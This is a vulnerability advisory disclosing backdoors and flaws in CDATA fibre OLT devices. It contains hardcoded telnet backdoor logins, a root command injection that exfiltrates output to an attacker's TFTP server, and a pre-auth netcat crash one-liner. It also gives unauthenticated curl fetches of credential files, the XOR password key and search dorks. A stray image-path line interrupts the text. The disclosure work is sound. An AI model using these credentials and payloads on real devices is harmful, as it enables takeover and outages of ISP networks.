Multiple vulnerabilities found in CDATA OLTs

Product Description

The CDATA OLTs are OEM FTTH OLTs, sold under different brands (Cdata, OptiLink, BLIY), allowing to provide FTTH connectivity to a large number of clients (using ONTs). Some of the devices support multiple 10-gigabit uplinks and provide Internet connectivity to up to 1024 ONTs (clients).

We validated the vulnerabilities against FD1104B and FD1108SN OLTs in our lab environment with the latest firmware versions (V1.2.2 and 2.4.05_000, 2.4.04_001 and 2.4.03_000).

Using static analysis, these vulnerabilities also appear to affect all available OLT models as the codebase is similar:

- 72408A
- 9008A
- 9016A
- 92408A
- 92416A
- 9288
- 97016
- 97024P
- 97028P
- 97042P
- 97084P
- 97168P
- FD1002S
- FD1104
- FD1104B
- FD1104S
- FD1104SN
- FD1108S
- FD1204S-R2
- FD1204SN
- FD1204SN-R2
- FD1208S-R2
- FD1216S-R1
- FD1608GS
- FD1608SN
- FD1616GS
- FD1616SN
- FD8000

From the analyzed binaries, we extracted information about the OEM vendor:

```
CDATA
Flat 6, Bldg 4,South 2 of Honghualing Industrial Zone, Liuxian Road, Xili Town, Shenzhen, Guangdong, China(518055)
marketing@cdatatec.com
```

For explanation about FTTH architecture, you can check my previous research at http://pierrekim.github.io/blog/2016-11-01-gpon-ftth-networks-insecurity.html (http://pierrekim.github.io/blog/2016-11-01-gpon-ftth-networks-insecurity.html).

Vulnerabilities Summary

The summary of the vulnerabilities is:

1. Backdoor Access with telnet - CVE-2020-29059, CVE-2020-29060, CVE-2020-29061, CVE-2020-29062
2. Credentials infoleak and credentials in clear-text (telnet) - CVE-2020-29054
3. Escape shell with root privileges - CVE-2020-29056
4. Pre-Auth Remote DoS - CVE-2020-29057
5. Credentials infoleak and credentials in clear-text (HTTP) - CVE-2020-29058
6. Weak encryption algorithm - CVE-2020-29063
7. Insecure management interfaces - CVE-2020-29055

Details - Backdoor Access with telnet

A telnet server is running in the appliance and is reachable from the WAN interface and from the FTTH LAN interface (from the ONTs).

Depending on the firmware, the backdoor credentials may change. You can find below a complete list of backdoor (undocumented) credentials, giving an attacker a complete administrator CLI access.

Previous and old versions can be abused with:


```
login: suma123
password: panger123
```

New recent versions can be abused with:

```
login: debug
password: debug124

login: root
password: root126

login: guest
password: [empty]
```



Authentication process with hardcoded credentials

The credentials have been extracted from old and new firmware images.

About the credentials, it depends on the vendors and the version of the firmware - the appearance of the CLI may be different but the access still works.

Using `suma123` / `panger123` :

```
$ telnet [ip]
*********************************************************************
        Command Line Interface for EPON System
                Hardware Ver:  V1.2
                Software Ver:  V1.2.2
                Created Time:  Mar 12 2018 06:54:24
    Copyright (c) 2015-2020 All rights reserved.
*********************************************************************
Username:panger123
Password:suma123

Entry Supperuer successfully!

epon@
 alarm                    - setting system alarm
 best-sys                 - configure sys information
 epon-workmode            - configure EPON working-mode
 ethernet-ring            - configure rapid ring
 igmp-snooping            - configure IGMP Snooping
 interface                - interface type
 ipconfig                 - configure the system IP address
 logout                   - exit the CLI system
 mac-address-table        - ctrl-card dynamic mac address table management
 mirror                   - configure switch mirror
 onu-auth                 - configure authentication mode for Olt
 ping                     - net ping
 port-isolate-group       - create port-isolate-group, you must enable port-isolate-mode for group
 rmon                     - configure RMON
 rstp                     - rapid spanning tree protocol configuration
 show                     - show system configuration
 system                   - configure systerm
 trunk                    - enter trunk config mode
 undo                     - delete relational configuration
 vlan                     - enter vlan config mode
epon@
```

Using `guest` / `[empty]` :

```
$ telnet [ip]
*********************************************************************
        Command Line Interface for EPON System
                Hardware Ver:  V3.2
                Software Ver:  2.4.04_001
                Created Time:  Nov 27 2017 10:38:49
    Copyright (c) 2006-2015 All rights reserved.
*********************************************************************
Username:guest
Password:[empty]
epon#
-----------------------------------------------------
  Local Configuration Command
-----------------------------------------------------

-----------------------------------------------------
  Global Command
-----------------------------------------------------
 broadcast            - Write message to all users logged in
 clear                - Clear the screen
 history              - Show command history
 logout               - Log off this system
 ping                 - Ping a network hosts
 show                 - show system configuration
 tracert              - trace the route to host
 tree                 - Show command tree

epon# show
-----------------------------------------------------
  Local Configuration Command
-----------------------------------------------------
 acl                  - Show ACL(s)
 auth                 - show olt auth mode
 dhcp-snooping        - show dhcp snooping configurations
 exec-timeout         - show cli console timeout
 igmp                 - show igmp snooping configurations
 mac-address          - mac-address
 mac-address-table    - show current port's mac address
 mirror               - show switch mirror configurations
 olt                  - show olt's configuration
 onu-position         - show the position of onu by mac
 qinq                 - show QinQ configuration
 rmon                 - show RMON
 rstp                 - Display RSTP information
 running-config       - show current running-configuration
 startup-config       - show current startup-configuration
 swmode               - show swmode
 swport               - display port attribute information
 system               - show system configuration
 trunk                - show trunk configuration
 vlan                 - show vlan configuration
 web                  - web server!
epon#
```

Using `root` / `root126` :

```
$ telnet [ip]
*********************************************************************
        Command Line Interface for EPON System
                Hardware Ver:  V3.2
                Software Ver:  2.4.04_001
                Created Time:  Nov 27 2017 10:38:49
    Copyright (c) 2006-2015 All rights reserved.
*********************************************************************
Username:root
Password:root126
epon#
-----------------------------------------------------
  Local Configuration Command
-----------------------------------------------------
 acl                  - Create ACL(s)
 acl-del              - Delete ACL(s)
 auth                 - configure authentication mode for Olt
 btv                  - btv
 cdt-sys              - configure sys information
 dhcp-snooping        - configure DHCP Snooping
 exec-timeout         - set a timeout value
 igmp                 - configure IGMP Snooping
 mac-address          - ctrl-card dynamic mac address table management
 mirror               - configure switch mirror
 multicast-vlan       - multicast-vlan <mvlan>
 no                   - no
 olt                  - configure OLT
 reset                - reset the values
 rmon                 - configure RMON
 rstp                 - rapid spanning tree protocol configuration
 swmode               - set basic switch mode
 swport               - enter switch port config mode
 system               - configure systerm
 trunk                - enter trunk config mode
 vlan                 - enter vlan config mode

-----------------------------------------------------
  Global Command
-----------------------------------------------------
 broadcast            - Write message to all users logged in
 clear                - Clear the screen
 debug                - debug
 history              - Show command history
 logout               - Log off this system
 ping                 - Ping a network hosts
 show                 - show system configuration
 tracert              - trace the route to host
 tree                 - Show command tree
 who                  - Display users currently logged in
epon#
```

Using `debug` / `debug124` :

```
$ telnet [ip]
*********************************************************************
        Command Line Interface for EPON System
                Hardware Ver:  V3.2
                Software Ver:  2.4.04_001
                Created Time:  Nov 27 2017 10:38:49
    Copyright (c) 2006-2015 All rights reserved.
*********************************************************************
Username:debug
Password:debug124
epon#
-----------------------------------------------------
  Local Configuration Command
-----------------------------------------------------
 acl                  - Create ACL(s)
 acl-del              - Delete ACL(s)
 auth                 - configure authentication mode for Olt
 btv                  - btv
 dhcp-snooping        - configure DHCP Snooping
 exec-timeout         - set a timeout value
 igmp                 - configure IGMP Snooping
 mac-address          - ctrl-card dynamic mac address table management
 mirror               - configure switch mirror
 multicast-vlan       - multicast-vlan <mvlan>
 no                   - no
 olt                  - configure OLT
 reset                - reset the values
 rmon                 - configure RMON
 rstp                 - rapid spanning tree protocol configuration
 swmode               - set basic switch mode
 swport               - enter switch port config mode
 system               - configure systerm
 trunk                - enter trunk config mode
 vlan                 - enter vlan config mode

-----------------------------------------------------
  Global Command
-----------------------------------------------------
 broadcast            - Write message to all users logged in
 clear                - Clear the screen
 debug                - debug
 history              - Show command history
 logout               - Log off this system
 ping                 - Ping a network hosts
 show                 - show system configuration
 tracert              - trace the route to host
 tree                 - Show command tree
 who                  - Display users currently logged in
epon#
```

With these access, an attacker can completely overwrite the configuration and overwrite the firmware.

Details - Credentials infoleak and credentials in clear-text (telnet)

For this part, we suppose the attacker has a working CLI access (which can be achieved using Backdoor access with telnet).

It is possible to extract administrator credentials by running this command in the CLI:

```
epon# show system infor
Web Server
  Version          : V1.2.0
  BuildTime        : 19-04-23
  Administrator    : LOGIN_CLEAR_TEXT
  Password         : PASSWORD_CLEAR_TEXT
```

Details - Escape shell with root privileges

For this part, we suppose the attacker has a working CLI access (which can be achieved using Backdoor access with telnet).

There is a command injection in the CLI allowing an attacker to execute commands as root.

The command injection is located in the TFTP download configuration part.

In our case, we used metasploit to start a TFTP server on 192.168.1.101 and to receive results of injected commands into this TFTP server:

```
$ msfconsole -q -x 'use auxiliary/server/tftp; run'
```

On the OLT:

```
epon# system configurations download olt 192.168.1.101 "$(cat /proc/cpuinfo > /tmp/test && tftp 192.168.1.101 put /tm
p/test test)"
Uncompress file failed!
```

On the TFTP server running on the attacker machine, we receive the output of the command `cat /proc/cpuinfo`:

```
$ cat /tmp/test
system type             : Broadcom BCM956218
processor               : 0
cpu model               : Broadcom BCM3302 V5.0
BogoMIPS                : 299.00
wait instruction        : no
microsecond timers      : yes
tlb_entries             : 32
extra interrupt vector  : no
hardware watchpoint     : no
ASEs implemented        : mips16
VCED exceptions         : not available
VCEI exceptions         : not available
```

It is also possible to exfiltrate information using the embedded webserver:

On the OLT:

```
epon# system configurations download olt 192.168.1.101 "$(export > /opt/lighttpd/web/cgi/out.txt)"
```

On the attacker machine:

```
$ curl http://ip/cgi/out.txt
export HOME='/broadcom/'
export OLDPWD='/'
export PATH='/sbin:/usr/sbin:/bin:/usr/bin'
export PWD='/broadcom'
export SHELL='/bin/sh'
export TERM='vt102'
export USER='root'
```

Futhermore, everything is running as `root` in the appliance:

```
PID   USER     COMMAND
    1 0        init
    2 0        [ksoftirqd/0]
    3 0        [events/0]
    4 0        [khelper]
    5 0        [kthread]
    6 0        [kblockd/0]
    7 0        [sysled]
    8 0        [pdflush]
    9 0        [pdflush]
   10 0        [kswapd0]
   11 0        [aio/0]
   12 0        [mtdblockd]
   13 0        {rcS} /bin/sh /etc/rcS
   17 0        [jffs2_gcd_mtd5]
   23 0        [bkncmd]
   24 0        [bknevt]
   26 0        fd1008s.dat
   27 0        fd1008s.dat
   28 0        fd1008s.dat
   29 0        fd1008s.dat
   30 0        fd1008s.dat
   32 0        fd1008s.dat
   33 0        fd1008s.dat
   35 0        fd1008s.dat
   36 0        fd1008s.dat
   37 0        fd1008s.dat
   38 0        fd1008s.dat
   39 0        fd1008s.dat
   40 0        fd1008s.dat
   41 0        fd1008s.dat
   42 0        fd1008s.dat
   43 0        fd1008s.dat
   44 0        fd1008s.dat
   45 0        fd1008s.dat
   46 0        fd1008s.dat
   55 0        fd1008s.dat
   56 0        fd1008s.dat
   57 0        fd1008s.dat
   58 0        fd1008s.dat
   59 0        fd1008s.dat
   60 0        fd1008s.dat
   61 0        fd1008s.dat
   64 0        fd1008s.dat
   65 0        fd1008s.dat
   66 0        fd1008s.dat
   67 0        fd1008s.dat
   68 0        fd1008s.dat
   69 0        fd1008s.dat
   70 0        fd1008s.dat
   71 0        fd1008s.dat
   72 0        fd1008s.dat
  864 0        sh -c tftp 192.168.1.101 get $(ps a > /tmp/test && tftp 192.168.1.101 put /tmp/test test) /tmp/cfg_down
load.tar.gz
  865 0        sh -c tftp 192.168.1.101 get $(ps a > /tmp/test && tftp 192.168.1.101 put /tmp/test test) /tmp/cfg_down
load.tar.gz
  866 0        ps a
```

Details - Pre-Auth Remote DoS

A telnet server is running in the appliance and is reachable from the WAN interface and from the FTTH LAN interface (from the ONTs).

Using our cutting-edge fuzzing technology based on IA, machine-learning and shawarma, we are able to reboot any OLT from this vendor using this command:

```
$ for i in $(seq 1 10); do cat /dev/urandom | nc 192.168.1.100 23 | hexdump -C;done
```

The device will reboot in the next 5 seconds and all the LEDs will blink like a Christmas tree!

Details - Credentials infoleak and credentials in clear-text (HTTP)

A web server is running in the appliance and is reachable from the WAN interface and from the FTTH LAN interface (from the ONTs).

Without authentication, an attacker can extract web, telnet credentials and SNMP communities (read and write) by fetching these files:

```
/opt/lighttpd/web/cgi/snmp_read.txt
/opt/lighttpd/web/cgi/snmp_write.txt
/opt/lighttpd/web/cgi/web_login.txt
/opt/lighttpd/web/cgi/web_passwd.txt
/opt/lighttpd/web/cgi/onu_name.txt
/opt/lighttpd/web/cgi/oem.txt
```

Using `curl` :

```
$ curl http://ip/cgi/snmp_read.txt
$ curl http://ip/cgi/snmp_write.txt
$ curl http://ip/cgi/oem.txt
$ curl http://ip/cgi/onu_name.txt
$ curl http://ip/cgi/web_passwd.txt
$ curl http://ip/cgi/web_login.txt
```

Details - Weak encryption algorithm

A custom encryption algorithm is used to store encrypted passwords. This algorithm will XOR the password with the hardcoded value `*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g` as shown below:

```
xor_key = &DAT_00b2f074;
output = 0;
password = param_1;
while (*password != 0) {
  bVar2 = *password ^ *xor_key;
  if (bVar2 != 0) {
    piVar1 = (int *)FUN_008dfd40();
    if ((*(ushort *)(*piVar1 + (int)(char)bVar2 * 2) >> 5 & 1) == 0) {
      *password = bVar2;
    }
  }
  xor_key = xor_key + 1;
  password = password + 1;
```

Details - Insecure management interfaces

By default, the appliance can be managed remotely only with HTTP, telnet and SNMP. It doesn't support SSL/TLS for HTTP or SSH. An attacker can intercept passwords sent in clear-text and MITM the management of the appliance.

Dorks

```
EPON System
```

```
Optilink GEPON
```

Vendor Response

Full-disclosure is applied as we believe some backdoors are intentionally placed by the vendor.

Report Timeline

- Dec 27, 2019: Vulnerabilities found and this advisory was written.
- Jul 07, 2020: A public advisory is sent to security mailing lists.
- Jul 14, 2020: V-SOL removed.
- Nov 24, 2020: MITRE provides CVE-2020-29054, CVE-2020-29055, CVE-2020-29056, CVE-2020-29057, CVE-2020-29058, CVE-2020-29059, CVE-2020-29060, CVE-2020-29061, CVE-2020-29062, CVE-2020-29063.

Credits

These vulnerabilities were found by Pierre Kim (@PierreKimSec (https://twitter.com/PierreKimSec)) and Alexandre Torres.

References

https://pierrekim.github.io/advisories/2020-cdata-0x00-olt.txt (https://pierrekim.github.io/advisories/2020-cdata-0x00-olt.txt)

https://pierrekim.github.io/blog/2020-07-07-cdata-olt-0day-vulnerabilities.html (https://pierrekim.github.io/blog/2020-07-07-cdata-olt-0day-vulnerabilities.html)

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